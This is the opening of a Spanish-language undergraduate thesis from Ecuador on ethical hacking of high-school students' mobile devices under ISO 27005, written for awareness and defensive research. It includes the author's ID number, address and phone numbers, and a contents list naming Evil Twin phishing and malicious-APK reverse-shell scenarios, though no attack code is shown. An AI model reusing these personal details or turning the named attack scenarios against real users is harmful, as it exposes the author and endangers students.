UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE INGENIERÍA EN CIENCIAS APLICADAS
CARRERA DE TELECOMUNICACIONES

TRABAJO DE INTEGRACIÓN CURRICULAR

TEMA:

"HACKING ÉTICO PARA IDENTIFICACIÓN DE VULNERABILIDADES EN DISPOSITIVOS MÓVILES UTILIZADOS POR ESTUDIANTES EN EDUCACIÓN MEDIA SUPERIOR"

Trabajo de titulación previo a la obtención del título en Ingeniero en Telecomunicaciones

Línea de investigación: Desarrollo, aplicaciones de software y cyber security (Seguridad Cibernética)

AUTOR:

Franklin Israel Erazo Vivanco

DIRECTOR:

Ing. Fabián Geovanny Cuzme Rodríguez, Msc

Ibarra, Ecuador 2026

UNIVERSIDAD TÉCNICA DEL NORTE
BIBLIOTECA UNIVERSITARIA

AUTORIZACIÓN DE USO Y PUBLICACIÓN A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

1. IDENTIFICACIÓN DE LA OBRA

En cumplimiento del Art. 144 de la Ley de Educación Superior, hago la entrega del presente trabajo a la Universidad Técnica del Norte para que sea publicado en el Repositorio Digital Institucional, para lo cual pongo a disposición la siguiente información:

DATOS DE CONTACTO			
CÉDULA DE IDENTIDAD:	1004442727		
APELLIDOS Y NOMBRES:	Erazo Vivanco Franklin Israel		
DIRECCIÓN:	Ibarra- José Vinueza 1-105 y Luis Fernando Villamar		
EMAIL:	fierazov@utn.edu.ec / erazo.israel98@gmail.com		
TELÉFONO FIJO:	062609166	**TELÉFONO MÓVIL:**	0995102263

DATOS DE LA OBRA	
TÍTULO:	HACKING ÉTICO PARA IDENTIFICACIÓN DE VULNERABILIDADES EN DISPOSITIVOS MÓVILES UTILIZADOS POR ESTUDIANTES EN EDUCACIÓN MEDIA SUPERIOR.
AUTOR (ES):	ERAZO VIVANCO FRANKLIN ISRAEL
FECHA: DD/MM/AAAA	27/02/2026
SOLO PARA TRABAJOS DE GRADO	
PROGRAMA:	■ **PREGRADO** □ **POSGRADO**
TITULO POR EL QUE OPTA:	INGENIERO EN TELECOMUNICACIONES
DIRECTOR:	ING. FABIÁN GEOVANNY CUZME RODRÍGUEZ, MSC.
ASESOR	MSC. HERNÁN MAURICIO DOMÍNGUEZ LIMAICO

2. CONSTANCIAS

El autor manifiesta que la obra objeto de la presente autorización es original y se la desarrolló, sin violar derechos de autor de terceros, por lo tanto, la obra es original y que es el titular de los derechos patrimoniales, por lo que asume la responsabilidad sobre el contenido de la misma y saldrá en defensa de la Universidad en caso de reclamación por parte de terceros.

Ibarra, a los 27 días del mes de febrero del 2026

EL AUTOR:

Erazo Vivanco Franklin Israel

CERTIFICACIÓN DEL DIRECTOR DEL TRABAJO DE INTEGRACIÓN CURRICULAR

ING. FABIÁN GEOVANNY CUZME RODRÍGUEZ MSC.

DIRECTOR DEL TRABAJO DE INTEGRACIÓN CURRICULAR

CERTIFICA:

Haber revisado el presente informe final del trabajo de Integración Curricular, el mismo que se ajusta a las normas vigentes de la Universidad Técnica del Norte; en consecuencia, autorizo su presentación para los fines legales pertinentes.

(f) …… 

……

ING. Fabián Geovanny Cuzme Rodríguez MSc.

C.C.: 1311527012

DEDICATORIA

Con profunda gratitud, dedico este logro a mi familia, mi mayor refugio; especialmente a mis padres, por su incansable esfuerzo, paciencia y amor inagotable que me trajo hasta aquí. Un abrazo profundo vuela hasta el cielo para mi amado abuelito, cuyo recuerdo y luz me han dado la fuerza para superar las dificultades del camino. Y, finalmente, a esas maravillosas personas que siempre han estado ahí, apoyándome en los momentos más inciertos y difíciles; gracias por nunca soltarme la mano cuando más los necesitaba; este triunfo también es suyo.

Erazo Vivanco Franklin Israel

AGRADECIMIENTO

Expreso mi más profundo agradecimiento a Dios, por las bendiciones recibidas y por darme la sabiduría y la perseverancia necesarias para culminar esta etapa. A la Universidad Técnica del Norte, por ser mi casa de estudios y brindarme las herramientas para mi formación profesional. De manera especial, agradezco al Ing. Fabián Cuzme, director de esta tesis, por su valiosa guía, su paciencia y por compartir sus conocimientos con tanta apertura. Asimismo, gracias a mis docentes y compañeros por formar parte de esta experiencia inolvidable en la UTN.

Erazo Vivanco Franklin Israe

RESUMEN EJECUTIVO

El presente trabajo de titulación denominado "Hacking Ético para Identificación de Vulnerabilidades en Dispositivos Móviles Utilizados por Estudiantes en Educación Media Superior", tiene como objetivo evaluar la seguridad de los dispositivos móviles empleados por estudiantes, identificando vulnerabilidades mediante técnicas de hacking ético basadas en la norma ISO 27005. A través de un análisis, se estudian riesgos como el uso de redes inseguras, malware, y ataques de ingeniería social, proponiendo soluciones prácticas con un manual de buenas prácticas y recomendaciones para mitigar dichas amenazas. Este estudio busca fomentar una cultura de ciberseguridad en los estudiantes, promoviendo la protección de datos personales y académicos. La investigación sigue un enfoque estructurado en cuatro etapas: planeación, análisis, ataque y generación de informes. Se destaca la necesidad de colaboración interinstitucional entre estudiantes y organismos reguladores para implementar medidas efectivas de protección. Además, es importante la capacitación en ciberseguridad como herramienta fundamental para enfrentar los desafíos de un entorno digital que se torna más complejo y conectado. Este trabajo contribuye significativamente al fortalecimiento de la seguridad en dispositivos móviles en el ámbito educativo.

Palabras clave: Seguridad, Datos, Información, Estudiantes, Dispositivos Móviles

ABSTRACT

The present thesis, titled "Ethical Hacking for Identifying Vulnerabilities in Mobile Devices Used by High School Students," aims to evaluate the security of mobile devices commonly employed by students. By leveraging ethical hacking techniques aligned with ISO 27005 standards, the study identifies critical vulnerabilities and proposes practical solutions to mitigate them. Key risks, including insecure networks, malware, and social engineering attacks, are analyzed. The research further develops a manual of best practices and targeted recommendations to enhance cybersecurity awareness and protect personal and academic data. Structured in four stages—planning, analysis, attack execution, and report generation—the methodology underscores the importance of collaboration among educational institutions, students, and regulatory bodies to implement robust security measures. Moreover, it highlights the pivotal role of cybersecurity training in addressing the complexities of an increasingly interconnected digital environment. This work represents a significant contribution to improving mobile device security in the educational sector.

Keywords: Security, Data, Information, Students, Mobile Devices

LISTA DE SIGLAS

ISO: Organización Internacional de Normalización

CIA: Confidentiality, Integrity, Availability (Confidencialidad, Integridad, Disponibilidad)

IoT: Internet of Things (Internet de las Cosas)

VPN: Red Privada Virtual (Red Privada Virtual)

APK: Android Package (Paquete de Android)

SGSI: Sistema de Gestión de Seguridad de la Información

ARCOTEL: Agencia de Regulación y Control de las Telecomunicaciones

MI: Ministerio del Interior

QR: Código de Respuesta Rápida

Wi-Fi: Fidelidad Inalámbrica

ÍNDICE DE CONTENIDOS

CAPÍTULO I: ANTECEDENTES 1

1.1. Tema 1

1.2. Problema 1

1.3. Objetivos 4

1.3.1. Objetivo General 4

1.3.2. Objetivos Específicos 4

1.4. Alcance 5

1.4.1 Etapa 1: Planeación para la Implementación 6

1.4.2 Etapa 2: Descubrimiento para el análisis 6

1.4.3 Etapa 3: Ataque y Verificación 6

1.4.4 Etapa 4: Informes 7

1.5. Justificación 7

CAPÍTULO II: MARCO TEORICO 10

2.1. Penetración de los Dispositivos Móviles en el Ecuador 10

2.2. Seguridad de la Información 10

2.2.1. Triangulo CIA (Confidencialidad, Integridad, Disponibilidad) 11

2.2.2. Principales amenazas y riesgos de seguridad en la actualidad 13

2.3. Seguridad de los dispositivos móviles 14

2.3.1. Privacidad y Protección de datos en dispositivos móviles 17

2.3.2. Tendencias en seguridad de dispositivos móviles 18

2.4. Hacking Ético 19

2.4.1. Métodos y Técnicas de Hacking Ético 20

2.4.2. Herramientas y Practicas comunes en el Hacking Ético 21

2.5. Ciberseguridad en la Educación 24

2.5.1. Planes de protección de ciberseguridad en instituciones educativas 24

2.5.2. Rol del Ministerio del interior en la ciberseguridad educativa 26

2.6. Normativa y Leyes 26

2.6.1. Aplicación de la ISO 27005 en la gestión de riesgos de la seguridad 28

2.6.2. Beneficios y desafíos de la implementación de la ISO 27005 31

2.6.3. Leyes vigentes en el Ecuador para la seguridad de la información 33

CAPÍTULO III: METODOLOGÍA 36

3.1. Etapa 1: Planeación para la implementación 36

3.1.1 Definición de objetivos 37

3.1.2 Alcance del estudio 37

3.1.3 Recolección de Información 37

3.1.3.1 Pruebas a ciegas 38

3.1.3.2 Pruebas con información 39

3.1.4. Población y Muestra 40

3.2. Etapa 2: Descubrimiento para el análisis 42

3.2.1 Recolección de información 43

3.2.1.1 Pruebas a ciegas 43

3.2.1.2 Pruebas con información 46

3.2.2 Análisis de la Encuesta 49

3.2.3 Tabulación de los resultados de la encuesta 50

3.2.4. Análisis de Vulnerabilidades 67

3.2.5. Definición de objetivos secundarios 71

3.2.6. Herramientas de hacking ético 71

3.3. Etapa 3: Ataque y Verificación 74

3.3.1 Escenario del ataque 1 75

3.3.2 Escenario del ataque 2 81

3.4. Etapa 4: Generación de Informes 88

3.4.1 Informe de Auditoria 88

I) Introducción 89

II) Objetivos 90

III) Metodología 91

IV) Identificación y Evaluación de Riesgos 92

V) Análisis de Riesgos 93

VI) Evaluación de Riesgos 99

VII) Tratamiento de riesgos 104

VIII) Conclusiones 112

IX) Bibliografía 113

3.4.2 Estructura del manual de buenas practicas 114

CAPÍTULO IV: VALIDACIÓN Y RESULTADOS 117

4.1 Análisis de resultados preliminares 117

4.2 Manual de buenas practicas 120

Glosario 124

Introducción 125

I. Capítulo 1: Conceptos básicos de la ciberseguridad 126

II. Capítulo 2: Principales amenazas y vulnerabilidades 130

III. Capítulo 3: Buenas prácticas y medidas de seguridad 133

IV. Capítulo 4: Herramientas y tecnologías de ciberseguridad 136

V. Capítulo 5: Normativas y regulaciones 140

VI. Conclusión 143

VII. Referencias 143

4.3 Resultados posteriores a la socialización de buenas prácticas y encuesta final 144

4.4 Discusión 157

Conclusiones y Recomendaciones 161

Conclusiones 161

Recomendaciones 163

Referencias Bibliográficas 165

Anexos 174

Anexo 1: Formato Encuesta Preliminar realizada 174

Anexo 2: Tabulación de resultados de la encuesta preliminar 178

Anexo 3: Evidencia Fotográfica Encuestas 185

Anexo 4: Formato Encuesta Final realizada 187

Anexo 5: Tabulación de resultados de la encuesta final 191

Anexo 6: Evidencia Fotográfica Charlas 197

Anexo 7: Evidencia Fotográfica entrega Manual de buenas Prácticas Ciberseguridad revisado 198

ÍNDICE DE TABLAS

Tabla 1 Valores más utilizados para margen de error y nivel de confianza con su respectivo valor 'Z' 41

Tabla 2 *Personal administrativo y académico del Instituto Tecnológico 17 de Julio.* ... 46

Tabla 3 Estudiantes de educación media Superior por año de estudio 48

Tabla 4 Análisis de vulnerabilidades mediante pruebas a ciegas 68

Tabla 5 Valor según su grado de impacto 95

Tabla 6 Evaluación de los activos de acuerdo con la confidencialidad, integridad y disponibilidad 96

Tabla 7 Valor de la posibilidad de Ocurrencia 99

Tabla 8 Estimación del Riesgo relacionada a los activos 100

Tabla 9 Tabla de Priorización de Riesgos 102

Tabla 10 Evaluación de riesgos de los activos. 103

Tabla 12 Principales amenazas 130

Tabla 13 Tabla de la primera pregunta en la encuesta preliminar 178

Tabla 14 Tabla de la segunda pregunta en la encuesta preliminar 178

Tabla 15 Tabla de la tercera pregunta en la encuesta preliminar 179

Tabla 16 Tabla de la cuarta pregunta en la encuesta preliminar 179

Tabla 17 Tabla de la quinta pregunta en la encuesta preliminar 180

Tabla 18 Tabla de la sexta pregunta en la encuesta preliminar 180

Tabla 19 Tabla de la séptima pregunta en la encuesta preliminar 181

Tabla 20 Tabla de la octava pregunta en la encuesta preliminar 182

Tabla 21 Tabla de la novena pregunta en la encuesta preliminar 182

Tabla 22 Tabla de la décima pregunta en la encuesta preliminar 183

Tabla 23 Tabla de la onceaba pregunta en la encuesta preliminar..... 184

Tabla 24 Tabla de la doceava pregunta en la encuesta preliminar..... 184

Tabla 25 Tabla de la primera pregunta en la encuesta final..... 191

Tabla 26 Tabla de la segunda pregunta en la encuesta final..... 191

Tabla 27 Tabla de la tercera pregunta en la encuesta final 192

Tabla 28 Tabla de la cuarta pregunta en la encuesta final 192

Tabla 29 Tabla de la quinta pregunta en la encuesta final 193

Tabla 30 Tabla de la sexta pregunta en la encuesta final..... 194

Tabla 31 Tabla de la séptima pregunta en la encuesta final..... 194

Tabla 32 Tabla de la octava pregunta en la encuesta final..... 195

Tabla 33 Tabla de la novena pregunta en la encuesta final 195

Tabla 34 Tabla de la décima pregunta en la encuesta final 196

ÍNDICE DE FIGURAS

Figura 1 Diagrama Metodológico Offensive Security 5

Figura 2 Modelo del triángulo CIA 12

Figura 3 Algoritmo de gestión de riesgos para la seguridad de la información ISO 27005 29

Figura 4 Búsqueda mediante Google de la Unidad educativa 17 de julio 44

Figura 5 Ubicación geográfica de la Unidad Educativa 17 de Julio por medio de Google Maps. 45

Figura 6 Resultados de la primera pregunta de la encuesta preliminar 52

Figura 7 Resultados de la segunda pregunta sobre el conocimiento a la ciberseguridad 53

Figura 8 Resultados de la tercera pregunta sobre vulnerabilidades informáticas 54

Figura 9 Resultados de la cuarta pregunta sobre la importancia de los datos 55

Figura 10 Resultados de la quinta pregunta sobre herramientas de protección 56

Figura 11 Resultados de la sexta pregunta herramientas de protección 58

Figura 12 Resultados a la séptima pregunta sobre un ataque cibernético 60

Figura 13 Respuesta a la octava pregunta sobre la información vulnerable 61

Figura 14 Respuestas a la novena pregunta sobre los mecanismos de ataque 62

Figura 15 Respuesta a la décima pregunta sobre la protección de datos 63

Figura 16 Respuestas a la onceaba pregunta sobre herramientas de hacking 64

Figura 17 Respuesta a la doceava pregunta sobre la protección de datos 66

Figura 18 Diagrama de un ataque de Evil Twin 76

Figura 19 Selección de la antena Externa y nombre para el punto de acceso falso 78

Figura 20 *Búsqueda de Redes Wifi mediante un dispositivo Android* 78

Figura 21 Plantilla Punto de Acceso Falso 79

Figura 22 Ataque y Respuesta cuenta Google 80

Figura 23 Diagrama de ataque para la instalación de un apk malicioso mediante un QR 82

Figura 24 Creación del archivo apk 83

Figura 25 Ejecución Meterpreter 84

Figura 26 Ejecución de Metasploid 84

Figura 27 Payload reverse TCP 85

Figura 28 Host captura de datos 86

Figura 29 Generador QR-Falso 87

Figura 30 Verificación de Permisos en Android 107

Figura 31 Actualizaciones de aplicaciones 109

Figura 32 Permisos Aplicaciones ya Instaladas 110

Figura 29 Portada del manual de buenas prácticas de ciberseguridad 120

Figura 34 *Seguridad Cibernética* 125

Figura 35 *Historia de la Ciberseguridad* 126

Figura 36 *Sustracción de Credenciales* 131

Figura 37 Aplicación Password Generator 135

Figura 38 Protección de la Información 136

Figura 39 Redes Virtuales Privadas 137

Figura 40 Icono de aplicaciones VPN 139

Figura 41 Gráfico de porcentaje de la primera pregunta de la encuesta final 145

Figura 42 Porcentaje de la segunda pregunta sobre las medidas de ciberseguridad en los celulares 147

Figura 43 Gráfico de porcentaje de la tercera pregunta sobre buenas prácticas de ciberseguridad 148

Figura 44 Gráfico de porcentaje de la cuarta pregunta sobre wifi inseguro 149

Figura 45 Gráfico de resultados de la quinta pregunta sobre copias de seguridad. 150

Figura 46 Gráfico de porcentaje de la sexta pregunta sobre la privacidad 151

Figura 47 Gráfico de porcentaje de la séptima pregunta sobre detección de QR 152

Figura 48 Gráfico de porcentaje de la octava pregunta sobre herramientas de análisis de tráfico. 153

Figura 49 Gráfico de porcentaje novena pregunta sobre compartir buenas prácticas de ciberseguridad 154

Figura 50 Gráfico de porcentaje decima pregunta sobre interés al Hacking Ético 155

Figura 51 Comparación de Prácticas y Conocimiento en Ciberseguridad: Encuesta Inicial vs. Encuesta Final 156

CAPÍTULO I: ANTECEDENTES

Para el primer capítulo la investigación inicia con la contextualización del objeto de estudio, realizando una descripción general. A continuación, se explica claramente el problema a abordar, destacando su importancia y las deficiencias existentes en el conocimiento actual. Posteriormente, se investigan y establecen los objetivos de la investigación, generales y específicos. Procedemos a justificar la investigación, argumentando la necesidad de llenar los vacíos de conocimiento y destacando los beneficios esperados. Además, se define el alcance y delimitación del estudio, estableciendo los límites y variables relevantes. Finalmente, se describe en detalle la metodología utilizada, incluyendo los métodos, técnicas e instrumentos utilizados en la recolección y análisis de datos, con la debida justificación.

1.1. Tema

Hacking Ético para Identificación de Vulnerabilidades en Dispositivos Móviles Utilizados por Estudiantes en Educación Media Superior

1.2. Problema

Las redes de telecomunicaciones son ampliamente utilizadas por la mayoría de los estudiantes de educación media superior en la actualidad. Esto se debe a que cuentan con dispositivos móviles a su disposición para su uso diario. Sin embargo, este grupo vulnerable está experimentando un aumento en los ciberataques debido a la falta de educación y buenas prácticas en el acceso a estos medios. (Sharma & Sánchez, 2023)

Los ciberdelincuentes están constantemente al acecho de los estudiantes, ya que estos pueden brindarles acceso y control a sus datos fácilmente a través de publicidad engañosa, conexiones inalámbricas gratuitas o regalos para juegos. Todo esto tiene como objetivo obtener

acceso a sus dispositivos, robar sus datos o tomar el control total de los mismos. (Aguilar, 2022) para obtener posibles tarjetas de crédito de sus padres o contraseñas de acceso. Esta situación se ha convertido en una amenaza real a nivel nacional, no solo debido a las pérdidas financieras que ocasiona, sino también por la manipulación de información confidencial que queda expuesta al público. (Central del Ecuador, 2023)

Por lo tanto, los ataques informáticos representan una amenaza constante para la seguridad de la información de personas y organizaciones (Back & LaPrade, 2020). Según los datos proporcionados por la Agencia de Regulación y Control de las Telecomunicaciones (ARCOTEL, 2023a), el 46 % de los usuarios del servicio móvil tienen en su poder un teléfono inteligente. Además, el boletín estadístico de ARCOTEL indica que 11% de los niños en edades entre 5 a 15 años de edad, poseen un teléfono móvil. Este grupo de estudiantes de educación media superior es considerado vulnerable a los ataques informáticos, ya que pueden estar menos familiarizados con las medidas de prevención y protección adecuadas. Por ello, es importante realizar un estudio y análisis de las vulnerabilidades de los ataques informáticos dirigidos a este sector de la población. (Fouad, 2021)

El objetivo de este estudio es identificar los tipos, técnicas y consecuencias de los ataques informáticos que afectan a los estudiantes de educación media superior (Fernández, 2022), así como las estrategias y herramientas para mitigarlos o evitarlos. Para ello, se utilizarán métodos de investigación documental, análisis de casos y encuestas a una muestra representativa de estudiantes.

Se esperan obtener los siguientes resultados de este estudio: conocer el nivel de exposición y riesgo de los estudiantes frente a ataques informáticos, determinar las principales

vulnerabilidades y fallas de seguridad en sus dispositivos y redes, y proponer recomendaciones y mejores prácticas para mejorar su cultura digital y su ciberseguridad.

1.3. Objetivos

1.3.1. Objetivo General

Evaluar la seguridad de los dispositivos móviles utilizados por estudiantes de la Unidad Educativa 17 de Julio, mediante técnicas de hacking ético, basadas en las normas ISO 27005 con el fin de identificar y analizar las vulnerabilidades existentes.

1.3.2. Objetivos Específicos

Identificar los tipos, técnicas y consecuencias de vulnerabilidades a dispositivos móviles de estudiantes en educación media superior.

Determinar vulnerabilidades clave y fallas de seguridad a dispositivos móviles de estudiantes en educación media superior.


Informe de auditoría de Hacking Ético y propuesta de mejores prácticas a dispositivos móviles en estudiantes de educación media superior.

1.4. Alcance

Realizar un estudio exhaustivo sobre las vulnerabilidades que enfrentan los dispositivos móviles utilizados por estudiantes de la Unidad Educativa 17 de julio, así como proponer buenas prácticas para mitigar y prevenir estas vulnerabilidades. El estudio se centrará en analizar los riesgos y amenazas específicos a los que se enfrentan los estudiantes al utilizar sus dispositivos móviles, como ciberataques, robo de datos, acceso no autorizado y pérdida de privacidad. El alcance del estudio se limitará a los dispositivos móviles utilizados en el contexto educativo, social y personal de los estudiantes de educación media superior. Además, la investigación se realizará considerando las normas y reglamentos existentes en materia de seguridad de la información y protección de datos. El tipo de investigación es aplicada y seguiría una metodología Offensive Security y se desarrollara en las siguientes etapas:

Figura 1

Diagrama Metodológico Offensive Security



1.4.1 Etapa 1: Planeación para la Implementación

Durante la etapa inicial se identifican y definen los objetivos para la investigación, así como los requisitos específicos para alcanzarlos. Se establece el alcance de la investigación y se determinan los principales aspectos a investigar, tomando como referencia las normas ISO 27005. (PECB, 2021) Además, se realiza un análisis detallado de las necesidades de seguridad de los estudiantes de educación media superior en relación con el uso de dispositivos móviles. (Tecnologías de la Información) Se examinan las vulnerabilidades comunes y las prácticas actuales, se identifican los principales desafíos y riesgos, y se establece el plan de recopilación de datos.

1.4.2 Etapa 2: Descubrimiento para el análisis

En este paso se lleva a cabo el diseño de la investigación y la selección de métodos y técnicas adecuadas. Los entrevistas y encuestas, las cuales sirven para recolectar datos, están diseñados para verificar la seguridad de los estudiantes y las buenas prácticas en el uso seguro de dispositivos móviles. También se definen los criterios y herramientas para la selección de la muestra.

1.4.3 Etapa 3: Ataque y Verificación

Una vez recopilados los datos, se realiza un análisis completo. Se aplican análisis estadísticos para el análisis de los datos cuantitativos y se utiliza un enfoque de codificación y categorización para el análisis de los datos cualitativos. En esta etapa se desarrollan los ataques con las herramientas de hacking ético que proponen buenas prácticas para el uso seguro de dispositivos móviles en los estudiantes de educación media superior. Con la verificación se mira los resultados derivados del análisis de los datos.

1.4.4 Etapa 4: Informes

En esta última etapa, se realiza los informes de auditoría de los dispositivos analizados y se propone buenas prácticas que se someten a la evaluación de medidas de mitigación informática para estudiantes de educación media superior. Se recopilan comentarios y se realizan los ajustes o mejoras necesarias. Por último, se entregan los informes y un manual que incluye propuestas de buenas prácticas, los resultados son difundidos a instituciones educativas, organizaciones relevantes y otras partes interesadas para promover la concientización e implementación de medidas de seguridad en el uso de dispositivos móviles.

1.5. Justificación

"La creciente dependencia de los dispositivos móviles en la escuela secundaria ha traído consigo la necesidad de comprender y abordar las vulnerabilidades a las que están expuestos estos dispositivos." (Gonzales et al., 2021) En un entorno educativo cada vez más digitalizado, es fundamental garantizar la seguridad de los dispositivos móviles utilizados por los estudiantes, ya que pueden contener información confidencial y sensible relacionada con sus estudios y vida personal.

Sin embargo, "La mayoría de los estudiantes desconocen las muchas vulnerabilidades a las que están expuestos sus dispositivos móviles, ni las mejores prácticas de seguridad que pueden ayudarlos a proteger su información". (Sophos Iberia, 2020) Esto crea un riesgo significativo ya que los dispositivos móviles pueden ser objeto de ataques cibernéticos, pérdida de datos o incluso robo de identidad.

Así, esta tesis tiene como objetivo realizar un estudio exhaustivo sobre las vulnerabilidades a las que se enfrentan los dispositivos móviles utilizados por estudiantes de secundaria. A través

de este estudio, buscamos identificar las vulnerabilidades de los dispositivos móviles de los estudiantes, así como comprender su impacto en su experiencia educativa.

Además, “Se propone investigar y desarrollar un conjunto de buenas prácticas de seguridad que los estudiantes pueden implementar para proteger de manera efectiva sus dispositivos móviles”. (Asobanca, 2024) Estas mejores prácticas cubrirán aspectos como la gestión de contraseñas, la actualización de software, la descarga de aplicaciones seguras y la concienciación sobre la privacidad de los datos.

“La importancia de esta tesis radica en su contribución al campo de la seguridad en dispositivos móviles en el ámbito educativo”. (Brown, 2022) Al proporcionar una comprensión más profunda de las vulnerabilidades específicas que enfrentan los estudiantes de secundaria, así como soluciones prácticas para proteger sus dispositivos, busca promover un entorno educativo seguro y confiable.

El tema de buenas prácticas en los dispositivos móviles es de creciente relevancia en el ámbito educativo. Es probable que las instituciones y autoridades educativas reconozcan la importancia de investigar y abordar las vulnerabilidades en este contexto. Esto podría traducirse en un mayor apoyo y colaboración de las instituciones para la realización del estudio. “La seguridad de los dispositivos móviles es una preocupación creciente en la sociedad actual. La investigación sobre este tema tiene un impacto directo en la protección de la privacidad y seguridad de los estudiantes, así como en la promoción de una cultura de seguridad digital”. (Acosta et al., 2021) Esto puede generar mayor interés y apoyo para la realización del estudio.

La Ley Orgánica de Protección de Datos y Garantía de los Derechos Digitales: En Ecuador, el artículo 66, numeral 19 de la Constitución de la República, menciona que la protección de datos personales es un derecho. Este derecho abarca tanto el acceso como la

capacidad de decidir sobre los datos personales e información propia, además de garantizar su protección. Cualquier actividad relacionada con la recopilación, almacenamiento, procesamiento, distribución o divulgación de estos datos necesita contar con la autorización del titular o estar respaldada por disposición legal. Es importante señalar que la información proporcionada en contexto no incluye el contenido completo de la Ley Orgánica de Protección de Datos y Garantía de los Derechos Digitales en Ecuador. (Reglamento a la Ley de Protección de Datos Personales, 2021).

CAPÍTULO II: MARCO TEORICO

Este capítulo inicia con una revisión literario sobre el estudio Hacking Ético para Identificación de Vulnerabilidades en Dispositivos Móviles utilizados por Estudiantes en Educación Media Superior. Luego, se describe los principales conceptos y se establece una base teórica sólida, mediante el análisis exhaustivo de investigaciones y publicaciones previas relacionados al tema de estudio.

2.1. Penetración de los Dispositivos Móviles en el Ecuador

En cuanto a las conexiones móviles, ya en 2020 se registraron 17.56 millones de conexiones móviles activas en Ecuador, lo que equivale al 96% de la población total. Sin embargo, a pesar de estos avances, aún existen desafíos significativos. Por ejemplo, la cobertura de los servicios de Banda Ancha (BA) fija y móvil alcanza únicamente el 10% y el 53%, respectivamente, lo que resalta la importancia de continuar impulsando mejoras en la accesibilidad y la calidad del internet móvil en todo el territorio nacional. (Rivera et al., 2020).

En este sentido, es importante destacar que las proyecciones sobre la penetración de dispositivos móviles en Ecuador, para el año 2024 se basan en datos anteriores proporcionados por la (ARCOTEL, 2023b). La cual expresa que los usuarios de internet alcanzaron los 13.92 millones en noviembre de 2023, representando el 77.73% de la población ecuatoriana. Asimismo, según el informe "Estado digital en Ecuador 2024" los usuarios en redes sociales ascendieron a 12.66 millones, lo que equivale al 69.2% de la población total (Mejia, 2024).

2.2. Seguridad de la Información

El 2023 fue un año crucial para la ciberseguridad, con un incremento de alrededor del 14% en las vulnerabilidades identificadas respecto al año anterior. En este contexto, resulta fundamental

que las empresas implementen una estrategia de seguridad informática basada en la prevención y la proactividad. De acuerdo con un informe de IBM, el tiempo promedio para detectar estas vulnerabilidades es de 207 días, y una vez descubiertas, se requieren en promedio 277 días para contenerlas. (García, 2024).

En este sentido, (Ikusi, 2023) afirma que la Seguridad de la Información en 2024 se presentará como un período de cambios significativos, con organizaciones y empresas adoptando nuevas estrategias y tecnologías para hacer frente a las crecientes amenazas cibernéticas. Una de las tendencias más destacadas actualmente, es la incorporación de la Inteligencia Artificial (IA) y el aprendizaje automático a los dispositivos móviles, que están transformando el futuro de la ciberseguridad. Numerosos fabricantes de tecnología han integrado la inteligencia artificial en sus servicios, y esta tendencia continuará expandiéndose dentro del ámbito de la ciberseguridad. La IA permite identificar, evitar o mitigar amenazas, transformando las medidas reactivas en enfoques más proactivos. (Gartner et al., 2024).

2.2.1. Triangulo CIA (Confidencialidad, Integridad, Disponibilidad)

El concepto del Triángulo de la CIA es fundamental en la seguridad de la información y hace referencia a tres aspectos críticos: Confidencialidad, Integridad y Disponibilidad. Estos principios son esenciales para proteger la información contra el acceso no autorizado (ISO/IEC 27001, 2022), garantizar su exactitud y garantizar que esté disponible cuando sea necesario. A continuación, la figura 2 muestra los componentes esenciales de la seguridad informática, centrándose en el modelo del triángulo CIA. Cada aspecto de este modelo proporcionará una comprensión más detallada de su importancia en el espacio de la ciberseguridad. (NIST, 2024). A continuación, se describen los componentes:

Figura 2

Modelo del triángulo CIA

Nota. Adaptado de ¿Qué es la triada CIA o CID?, por Muñoz, N., (2017), LinkedIn.

Confidencialidad: Representada con un fondo azul oscuro, se refiere a la protección informática para que solo sea accesible a personas autorizadas. Esto implica implementar medidas de seguridad físicas y lógicas, como sistemas de autenticación y control de acceso, para prevenir el acceso indebido. (Fortinet, 2024)

Integridad: Representada con un fondo gris claro, la integridad se centra en asegurar que la información no sea alterada sin autorización. Se utilizan controles como la suma de verificación y firmas digitales para mantener la precisión y confiabilidad de los datos (Fortinet, 2024)

Disponibilidad: En la base del triángulo y con un fondo verde oliva, la disponibilidad garantiza que la información esté accesible para los usuarios autorizados cuando la necesiten. Esto incluye tener sistemas redundantes y planes de recuperación ante desastres para prevenir interrupciones del servicio (Ontek, 2024)

2.2.2. Principales amenazas y riesgos de seguridad en la actualidad

En el panorama de la seguridad digital de 2024, las amenazas y riesgos continúan evolucionando constantemente, presentando desafíos cada vez más sofisticados para la protección de la información. Entre las principales amenazas y riesgos de seguridad actuales se encuentran:

Ataques de Ransomware Dirigidos: Se espera que el ransomware siga siendo una de las principales preocupaciones de las empresas. Las grandes organizaciones, los proveedores de productos esenciales y las grandes empresas de logística se enfrentan a fuertes riesgos, con consecuencias económicas y sociales potencialmente graves. (Kaspersky, 2024)

Explotación de la Inteligencia Artificial (IA): La inteligencia artificial representa una herramienta de doble filo. Por un lado, potencia las capacidades de ciberdefensa; por otro, ofrece a los atacantes herramientas avanzadas para desarrollar malware y llevar a cabo ataques automatizados. Se prevé que, para 2024, la IA sea utilizada cada vez más para generar ataques de phishing personalizados a gran escala, lo que supone un reto significativo para las defensas tradicionales basadas en la detección. (Sayid, 2024).

